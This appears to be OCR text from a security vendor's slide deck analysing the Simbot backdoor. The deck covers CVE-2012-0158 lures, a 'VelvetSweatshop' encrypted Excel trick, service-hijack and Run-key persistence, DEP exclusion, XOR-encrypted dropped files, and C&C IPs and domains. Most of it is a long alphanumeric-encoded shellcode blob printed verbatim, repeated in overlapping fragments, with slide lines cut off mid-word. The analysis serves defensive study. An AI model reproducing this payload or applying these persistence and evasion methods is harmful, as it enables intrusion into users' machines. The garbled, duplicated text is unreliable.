       loc_2270A:                               ; CODE XREF: seg000:000226FE↑j
          call    call_WinExec
          pop     ebp
```

Shellcode anti-tracing trick




Encrypted appended EXE



XOR (1 byte running key) + XOR (one byte fixed key)

Dropped to %TEMP%\Winword.exe

Installation flow



Takes over an existing service:
HKLM\SYSTEM\CurrentControlSet\Services\AppMgmt\Parameters --> ServiceDll

Main payload

- Compiled from the LAME MP3
- Some versions use UDT library
- Additional malware export(s)
- ASCII and Unicode string encry
  - Key for ASCII strings:
  - Key for Unicode string:
  - Key for API function names:
- C&C server names encrypted
- Usual backdoor functions:
  - Create screenshot
  - Get drive type (FAT, FAT32, N
  - Enumerate files and director
  - Rename files
  - Create directory
  - Delete File

Name	Address	Ordinal
beInitStream	10071A30	1
beEncodeChunk	100726F0	2
beDeinitStream	100727C0	3
beCloseStream	100714B0	4
beVersion	10070910	5
beWriteVBRHeader	100719B0	6
beEncodeChunkFloatS16NI	10072690	7
beFlushNoGap	100719D0	8
beWriteInfoTag	10071910	9
ServiceMain	10070D00	10
lame_get_out_sample	10072810	11
lame_set_out_sample	100729C0	12
lame_init	1004CFF0	100
lame_close	1004D050	101
lame_init_params	1004D660	102
lame_encode_buffer_interleaved	1004FAE0	110
lame_encode_flush	1004FD70	120
lame_mp3_tags_fid	1004D4A0	130
lame_set_num_samples	10050A40	1000
lame_get_num_samples	10050A30	1001
lame_set_in_samplerate	10050A20	1002
lame_get_in_samplerate	10050A10	1003
lame_set_num_channels	100509E0	1004
lame_get_num_channels	100509D0	1005
lame_set_scale	100509C0	1006
lame_get_scale	100509B0	1007
lame_set_scale_left	100509A0	1008
lame_get_scale_left	10050990	1009
lame_set_scale_right	10050980	1010
lame_get_scale_right	10050970	1011
lame_set_out_samplerate	10050960	1012
lame_get_out_samplerate	10050950	1013

Main payload versions

Version	PE/LAME Timestamp	Exports	DES key count	UDT present	First seen	Servers
2.2	*19/10/2011*	*lame_set_out_sample* *lame_get_out_sample*	3	-	*08/04/2013*	202.146.217.229
2.22	*17/02/2012*	*lame_set_out_sample*	3	-	*31/05/2013*	103.246.247.194
2.3(TCP)	*19/03/2012*	*lame_set_out_sample*	3	-	*26/04/2013*	forwork.my03.com
2.3(UDP)	*06/06/2012*	*lame_set_out_sample*	3	+	*07/12/2012*	113.10.201.254 goodnewspaper.gicp.net 1115.126.3.214 goodnewspaper.3322.org
2.4(UDP)	*19/01/2013*	*lame_set_out_sample*	2	+	*06/05/2013*	113.10.201.254 113.10.201.250 125.141.149.23 125.141.149.46 125.141.149.49 58.64.129.149 goodnewspaper.3322.org goodnewspaper.gicp.net

Informative string constants

General operation:

Client RecvData Complete
A File Search Task has start already !!!
File Search Task Success
File Search Task Failed, Please Check
Upload Client Failed
Upload Client Success
Delete File Success
Delete File Failed
Rename File Success
Rename File Failed
Create Folder Success
Create Folder Failed
Global\VMM1002

Undocumented functionality:

X:\Windows\System32\rundll32.exe
X:\Windows\msacm32.drv
arp -s %s 11-11-11-11-11-11
2.4(UDP)

Junk:

lsjkl

Unused string constants

Internal configuration:

ASCII:

1a: kazafei

1b: 192.168.1.98

1c: 80

Junk:

ASCII:

1f: #

Unicode:

7: WINSTA0

14: AppMgmt

3a: @

52: Start

Undocumented functionality:

ASCII:

1d: MagicMutex

Unicode:

15: D:\Resume.dll

16: D:\delete.dll

17: D:\delete2.dll

SOPHOS

Simbot


CVE-2012-0158

Encrypted Excel workbook with hardcoded default password:


- http://nakedsecurity.sophos.com/2013/04/11/password-excel-velvet-sweatshop/


"VelvetSweatshop"

Multi-staged shellcode dropper



Installation flow





Registered for startup

HKLM\SYSTEM\CurrentCont

Added to the DEP exclusion l

sysdm.cpl -> NoExecuteAddF

Run key

HKLM\SYSTEM\CurrentControlSet\Services\NetWork Service\ImagePath =

C:\Documents and Settings\All Users\NetWork\science.exe

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
